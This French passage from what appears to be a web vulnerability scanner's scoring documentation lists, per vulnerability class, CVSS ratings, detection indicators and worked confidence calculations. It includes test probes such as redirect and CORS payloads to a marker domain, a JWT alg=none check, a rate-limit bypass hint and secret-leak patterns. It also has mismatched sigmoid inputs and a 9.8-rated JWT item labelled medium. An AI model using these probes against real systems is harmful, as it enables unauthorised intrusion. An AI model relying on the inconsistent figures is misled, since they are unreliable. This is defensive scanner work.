| <b>Facteur clé</b><br><i>Messages erreur MongoDB/NoSQL + status 200 sur auth bypass</i> |
|-----------------------------------------------------------------------------------------|

**Raisonnement :** Erreurs MongoDB/NoSQL très distinctives dans les indicateurs. Status 200 avec données d'autres utilisateurs (auth bypass réussi) est un fort signal. Status 400/500 fréquents sur injection syntaxique.


### Indicateurs de détection

- MongoServerError:
- CastError: Cast to ObjectId failed
- unknown operator: \$ne

- \$where is not allowed
- BSONTypeError:
- Unrecognized expression \$gt

|                                       |                    |       |
|---------------------------------------|--------------------|-------|
| <b>LDAPi</b><br><i>ldap injection</i> | CVSS<br><b>7.5</b> | ÉLEVÉ |
|---------------------------------------|--------------------|-------|

Distribution des poids



|                                                                                      |
|--------------------------------------------------------------------------------------|
| <b>Facteur clé</b><br><i>Erreurs filtre LDAP spécifiques + status 200 sur bypass</i> |
|--------------------------------------------------------------------------------------|


**Raisonnement :** Erreurs filtre LDAP très spécifiques (javax.naming, LDAP Result Code). Status 200 sur auth bypass ou 500 sur erreur syntaxique. Delay pour blind LDAP rare.

Indicateurs de détection

- LDAP Result Code 2
- javax.naming.NamingException
- javax.naming.directory.InvalidSearchFilterException
- System.DirectoryServices.DirectoryServicesCOMException
- Invalid filter syntax
- Bad search filter

|                                                 |                    |       |
|-------------------------------------------------|--------------------|-------|
| <b>InsecPerm</b><br><i>insecure permissions</i> | CVSS<br><b>7.5</b> | ÉLEVÉ |
|-------------------------------------------------|--------------------|-------|

Distribution des poids



**Facteur clé**

200 OK sur ressource qui devrait retourner 403/401

**Raisonnement :** Status 200 au lieu de 403/401 sur ressource protégée EST le signal principal. Les indicateurs (Admin Panel, actuator data) sont secondaires. Headers de sécurité absents confirment la mauvaise configuration.

**Indicateurs de détection**

- Admin Panel (200 OK)
- Spring Boot Actuator exposé
- phpMyAdmin accessible
- Apache Tomcat Manager (200)
- WordPress Dashboard sans auth
- /api/admin/users retourne 200

**Exemple de calcul**

Request: GET /api/admin/users (sans authentification)

Réponse: Status 200 + [{"id":1,"role":"admin",...}]

weights = [0.28, 0.58, 0.04, 0.08, 0.02]

component\_scores = [1.00, 1.00, 0.00, 0.00, 0.30]

total =  $0.28*1 + 0.58*1 + 0.04*0 + 0.08*0 + 0.02*0.3$   
 $= 0.28 + 0.58 + 0.006 = 0.866$

conf =  $\text{sigmoid}(0.74) \approx 0.97 \rightarrow \text{DETECTE } \checkmark\checkmark\checkmark$


**SessFix**

session fixation

CVSS

**7.5**

**ÉLEVÉ**

**Distribution des poids****Facteur clé**

Set-Cookie reflète le session ID imposé par l'attaquant

**Raisonnement :** Session ID attaquant réfléchi dans Set-Cookie après authentification EST le signal primaire. Headers Set-Cookie très importants. Indicateurs secondaires (ID fixé présent dans body). Absence de renouvellement = vulnérable.




Indicateurs de détection

- Set-Cookie: PHPSESSID=SHLD{MARKER}\_fixed (après login)
- JSESSIONID réutilisé après auth
- session\_id reused détecté
- Pas de changement de session post-login
- Set-Cookie: session=SHLD{MARKER} confirmé
- Absence de Secure + HttpOnly sur session

|                                                          |                    |       |
|----------------------------------------------------------|--------------------|-------|
| <b>Prototype_Pollution</b><br><i>prototype pollution</i> | CVSS<br><b>7.5</b> | ÉLEVÉ |
|----------------------------------------------------------|--------------------|-------|

Distribution des poids



|                                                                                                      |
|------------------------------------------------------------------------------------------------------|
| <b>Facteur clé</b><br><i>Propriété polluée dans réponse (isAdmin, marker) + comportement anormal</i> |
|------------------------------------------------------------------------------------------------------|


**Raisonnement :** Marqueur SHLD réfléchi avec isAdmin:true ou propriété polluée confirme. Headers modifiés par pollution visibles. Status 200/500 selon impact. Body size si dump complet de l'objet pollué.


Indicateurs de détection

- "isAdmin": true dans réponse
- "marker": "SHLD{MARKER}" (réfléchi)
- \_\_proto\_\_ accepted
- constructor.prototype modifié
- outputFunctionName dans réponse (gadget SSTI)
- NODE\_OPTIONS exposé

|                                                                |                    |       |
|----------------------------------------------------------------|--------------------|-------|
| <b>HTTP_Request_Smuggling</b><br><i>http request smuggling</i> | CVSS<br><b>9.8</b> | ÉLEVÉ |
|----------------------------------------------------------------|--------------------|-------|

Distribution des poids



**Facteur clé**

Headers TE/CL conflictuels + désynchronisation pipeline + délai

**Raisonnement :** Headers conflictuels (TE/CL) détectés dans réponse et désynchronisation du pipeline. Status 400/500 sur requêtes malformées. Delay si timeout de la requête suivante poisonnée. Headers X-SHLD injectés reflétés.

**Indicateurs de détection**

- X-SHLD: SHLD{MARKER} dans réponse suivante
- HTTP/1.1 400 Bad Request sur TE conflict
- chunked encoding conflict
- Transfer-Encoding conflict
- Content-Length mismatch
- Invalid chunk size

**Time-based :** Délai minimum attendu : 7 secondes (SLEEP/WAITFOR/pg\_sleep).

**XPATH\_Injection**

xpath injection

CVSS

**7.5****ÉLEVÉ****Distribution des poids****Facteur clé**

Erreurs XPath spécifiques + différentiel booléen + marqueur réfléchi

**Raisonnement :** Erreurs XPath très spécifiques (XPathException, javax.xml.xpath) dans les indicateurs. Status 500 sur syntaxe invalide. Données XML extraites via différentiel booléen. Marqueur SHLD réfléchi si expression évaluée.

**Indicateurs de détection**

- XPathException


- javax.xml.xpath.XPathExpressionException
- lxml.etree.XPathEvalError
- Invalid predicate
- Unexpected token or
- SHLD{MARKER} réfléchi (expression évaluée)

## 6. Vulnérabilités MOYENNES

CVSS 5.0–6.9 — Impact modéré, correction à planifier dans le cycle normal.

|                                             |                    |       |
|---------------------------------------------|--------------------|-------|
| <b>GraphQLi</b><br><i>graphql injection</i> | CVSS<br><b>5.3</b> | MOYEN |
|---------------------------------------------|--------------------|-------|

### Distribution des poids



|                                                                                             |
|---------------------------------------------------------------------------------------------|
| <b>Facteur clé</b><br><i>__schema/__typename dans réponse + erreurs GraphQL spécifiques</i> |
|---------------------------------------------------------------------------------------------|


**Raisonnement :** Réponse introspection (`__schema`, `queryType`, `SCALAR`) très distinctive et confirmatoire. Erreurs GraphQL spécifiques dans body. Marqueur SHLD visible si réfléchi. Headers Content-Type: `application/json` standard.

### Indicateurs de détection

- `__schema:{queryType:`
- `OBJECT/SCALAR` dans types
- `Cannot query field`
- `passwordHash` dans réponse
- `SHLD{MARKER}` dans query name
- `errors:[{message:Cannot...`

|                                             |                    |       |
|---------------------------------------------|--------------------|-------|
| <b>CORS</b><br><i>cors misconfiguration</i> | CVSS<br><b>6.5</b> | MOYEN |
|---------------------------------------------|--------------------|-------|

### Distribution des poids



**Facteur clé**

*Access-Control-Allow-Origin reflète origine attaquant + ACAC: true*

**Raisonnement :** Les headers Access-Control-\* SONT la vuln CORS — signal unique et exclusif. ACAO reflète l'origine attaquant, ACAC: true confirme l'exploitation possible. Aucun autre composant ne contribue significativement.

**Indicateurs de détection**

- Access-Control-Allow-Origin: https://shld-{MARKER}.io
- Access-Control-Allow-Credentials: true
- Access-Control-Allow-Origin: null
- Access-Control-Allow-Origin: \*
- Access-Control-Allow-Methods: DELETE
- Access-Control-Expose-Headers: Authorization

**Exemple de calcul**


Request: Origin: https://shld-SHLD{MARKER}.io  
Réponse Headers:  
Access-Control-Allow-Origin: https://shld-SHLD{MARKER}.io  
Access-Control-Allow-Credentials: true

```
weights          = [0.12, 0.04, 0.00, 0.82, 0.02]
component_scores = [0.00, 0.50, 0.00, 1.00, 0.00]

total = 0.12*0 + 0.04*0.5 + 0 + 0.82*1 + 0.02*0
      = 0 + 0.02 + 0.82 = 0.84
conf  = sigmoid(0.73) ≈ 0.97 → DETECTE ✓✓✓
```

|                                                  |                    |       |
|--------------------------------------------------|--------------------|-------|
| <b>CSRF</b><br><i>cross-site request forgery</i> | CVSS<br><b>6.5</b> | MOYEN |
|--------------------------------------------------|--------------------|-------|

**Distribution des poids**



**Facteur clé**

*Status 302 + action confirmée + absence validation token CSRF*


**Raisonnement** : Action effectuée confirmée par status 302 redirect ou 200 avec body de succès. Headers Set-Cookie si session modifiée. Absence de token CSRF ou token rejeté dans body. Delay pour form submissions.

### Indicateurs de détection

- CSRF token missing / invalid
- Forbidden: CSRF verification failed
- csrfmiddlewaretoken absent
- 302 redirect post-action
- transfer successful
- SHLD{MARKER} dans ref param (confirmé)

|                                                 |                    |              |
|-------------------------------------------------|--------------------|--------------|
| <b>RateLimit</b><br><i>rate limiting issues</i> | CVSS<br><b>5.3</b> | <b>MOYEN</b> |
|-------------------------------------------------|--------------------|--------------|

### Distribution des poids



|                                                                                            |
|--------------------------------------------------------------------------------------------|
| <b>Facteur clé</b><br><i>429 Too Many Requests + Retry-After header + délai progressif</i> |
|--------------------------------------------------------------------------------------------|

**Raisonnement** : Status 429/503 est LE signal rate limit présent (ou son absence = pas de rate limit). Le delay est critique car les systèmes de rate limit ralentissent progressivement. Indicateurs (Retry-After, quota exceeded) confirment.

### Indicateurs de détection

- 429 Too Many Requests
- Retry-After: 60
- X-RateLimit-Remaining: 0
- rate\_limit\_exceeded
- quota exceeded
- throttled

**Time-based** : Délai minimum attendu : 7 secondes (SLEEP/WAITFOR/pg\_sleep).

### Exemple de calcul

Test: 1000 requêtes en 10 secondes sans rate limit  
Réponse: Toutes 200 OK, délai constant → VULNERE (pas de rate limit)

Ou :

Réponse: 429 après 100 req + Retry-After: 60


→ Rate limit présent mais contournable via X-Forwarded-For

**InfoDisc***information disclosure*

CVSS

**5.3**

MOYEN

**Distribution des poids****Facteur clé***Keywords sensibles ultra-discriminants dans body (password=, api\_key=, -----BEGIN)*

**Raisonnement :** Données sensibles très discriminantes directement dans le body. Aucun faux positif sur ces patterns. Status 200 + body avec secrets = confirmation immédiate.

**Indicateurs de détection**


- DB\_PASSWORD=valeur\_en\_clair
- API\_KEY=sk-...
- aws\_secret\_access\_key = XXXX
- -----BEGIN RSA PRIVATE KEY-----
- repositoryformatversion = 0 (.git)
- PHP Version X.X.X (phpinfo)

**InsecCrypto***insecure crypto*

CVSS

**5.3**

MOYEN

**Distribution des poids**

**Facteur clé***Ciphers faibles dans négociation TLS + absence HSTS + certificat SHA1/MD5*


**Raisonnement :** Algos faibles visibles dans négociation TLS (RC4, DES, MD5) via headers et réponse. Headers de sécurité absents (HSTS, HPKP) très importants. Indicateurs de cipher faible dans body (server info disclosure).

**Indicateurs de détection**

- TLS\_RSA\_WITH\_RC4\_128\_MD5 supporté
- SSLv3 / TLSv1.0 / TLSv1.1 actif
- MD5WithRSAEncryption (certificat)
- sha1WithRSAEncryption (certificat)
- Absence Strict-Transport-Security
- EXPORT\_ cipher supporté

**OpenRedirect***open redirect*

CVSS

**6.1****MOYEN****Distribution des poids****Facteur clé***Location header vers domaine externe attaquant + status 301/302*

**Raisonnement :** Location header vers domaine attaquant (shld.io) EST le signal OpenRedirect. Status 301/302 + header Location vers externe. Indicateurs très faibles car peu de body dans les redirects.

**Indicateurs de détection**

- Location: https://shld-{MARKER}.io
- Location: //shld-{MARKER}.io
- HTTP/1.1 302 Found + Location attaquant
- Refresh: 0;url=https://shld.io
- window.location = shld.io
- meta refresh vers shld.io

**Exemple de calcul**

Payload: ?redirect=https://shld-SHLD{MARKER}.io




Réponse: 302 + Location: https://shld-SHLD{MARKER}.io

```
weights          = [0.08, 0.72, 0.04, 0.14, 0.02]
component_scores = [0.00, 1.00, 0.00, 0.50, 0.00]

total = 0.08*0 + 0.72*1 + 0.04*0 + 0.14*0.5 + 0.02*0
      = 0 + 0.72 + 0 + 0.07 + 0 = 0.79
conf  = sigmoid(0.68) ≈ 0.95 → DETECTE ✓✓✓
```

|                                          |                    |       |
|------------------------------------------|--------------------|-------|
| <b>JWT</b><br><i>jwt vulnerabilities</i> | CVSS<br><b>9.8</b> | MOYEN |
|------------------------------------------|--------------------|-------|

Distribution des poids



|                                                                                          |
|------------------------------------------------------------------------------------------|
| <b>Facteur clé</b><br><i>200 OK + body admin + token alg=none accepté + headers auth</i> |
|------------------------------------------------------------------------------------------|


**Raisonnement :** Token avec alg=none accepté confirmé par status 200 + body admin (Welcome admin, isAdmin:true). Headers Authorization reflétés. Marqueur SHLD dans payload JWT réfléchi. Status 200 au lieu de 401 crucial.


Indicateurs de détection

- Welcome admin (après token alg=none)
- "isAdmin": true dans réponse
- Set-Cookie: token=eyJ... (nouveau token)
- Authorization: Bearer accepté sans sig
- "marker": "SHLD{MARKER}" réfléchi
- "role": "superadmin" dans payload

|                                                       |                    |       |
|-------------------------------------------------------|--------------------|-------|
| <b>CRLF_Injection</b><br><i>http header injection</i> | CVSS<br><b>5.3</b> | MOYEN |
|-------------------------------------------------------|--------------------|-------|

Distribution des poids



**Facteur clé**

*Headers injectés X-SHLD/Set-Cookie/Location dans réponse HTTP*

**Raisonnement :** Headers injectés (X-SHLD, Set-Cookie admin, Location) dans la réponse SONT le signal CRLF. Headers component fortement boosté. Status code secondaire. Indicateurs body faibles.


**Indicateurs de détection**

- X-SHLD: SHLD{MARKER} (header injecté)
- Set-Cookie: admin=SHLD{MARKER} (injecté)
- Location: https://shld.io (injecté)
- Access-Control-Allow-Origin: \* (injecté)
- Content-Security-Policy: unsafe-inline (injecté)
- HTTP Response Splitting confirmé

**RaceCondition**

*race conditions*

CVSS

**6.5****MOYEN****Distribution des poids****Facteur clé**

*Incohérence état après requêtes concurrentes + fenêtre de timing + erreurs DB*

**Raisonnement :** Timing windows et incohérences d'état détectées par delta de délais entre requêtes concurrentes. Indicateurs (Duplicate entry, already redeemed) très distinctifs. Delay critique pour fenêtres de race exploitées.

**Indicateurs de détection**

- Duplicate entry pour key 'PRIMARY'
- UNIQUE constraint failed
- already redeemed / used more than once
- balance inconsistency détectée

- deadlock detected
- optimistic lock failure

**Time-based** : Délai minimum attendu : 7 secondes (SLEEP/WAITFOR/pg\_sleep).

## 7. Guide de Tuning des Poids

### Réduire les faux négatifs (trop peu de détections)

Augmenter le poids du composant qui devrait être positif mais n'est pas détecté.

```
# Exemple : SQLi time-based manqué → augmenter delay
# Avant   : [0.52, 0.12, 0.30, 0.04, 0.02]
# Après   : [0.45, 0.10, 0.38, 0.04, 0.03] (delay +0.08)
```

### Réduire les faux positifs (trop de fausse détections)

Augmenter le poids du composant le plus discriminant pour exiger un signal plus fort.

```
# Exemple : XSS trop sensible → booster indicators
# Avant   : [0.72, 0.08, 0.00, 0.18, 0.02]
# Après   : [0.80, 0.06, 0.00, 0.12, 0.02] (indicators +0.08)
```

### Règle : la somme doit toujours rester = 1.00

```
# Vérification obligatoire après chaque tuning :
weights = [0.80, 0.06, 0.00, 0.12, 0.02]
assert abs(sum(weights) - 1.0) < 0.01, 'Somme invalide!'
# sum = 0.80 + 0.06 + 0.00 + 0.12 + 0.02 = 1.00 ✓
```

## 8. Références

OWASP Top 10 2023      <https://owasp.org/www-project-top-ten/>  
CWE Top 25            <https://cwe.mitre.org/top25/>  
CVSS v3.1 Calculator   <https://www.first.org/cvss/calculator/3.1>  
OWASP Testing Guide v4.2 <https://owasp.org/www-project-web-security-testing-guide/>  
Nuclei Templates      <https://github.com/projectdiscovery/nuclei-templates>  
PortSwigger Web Security <https://portswigger.net/web-security>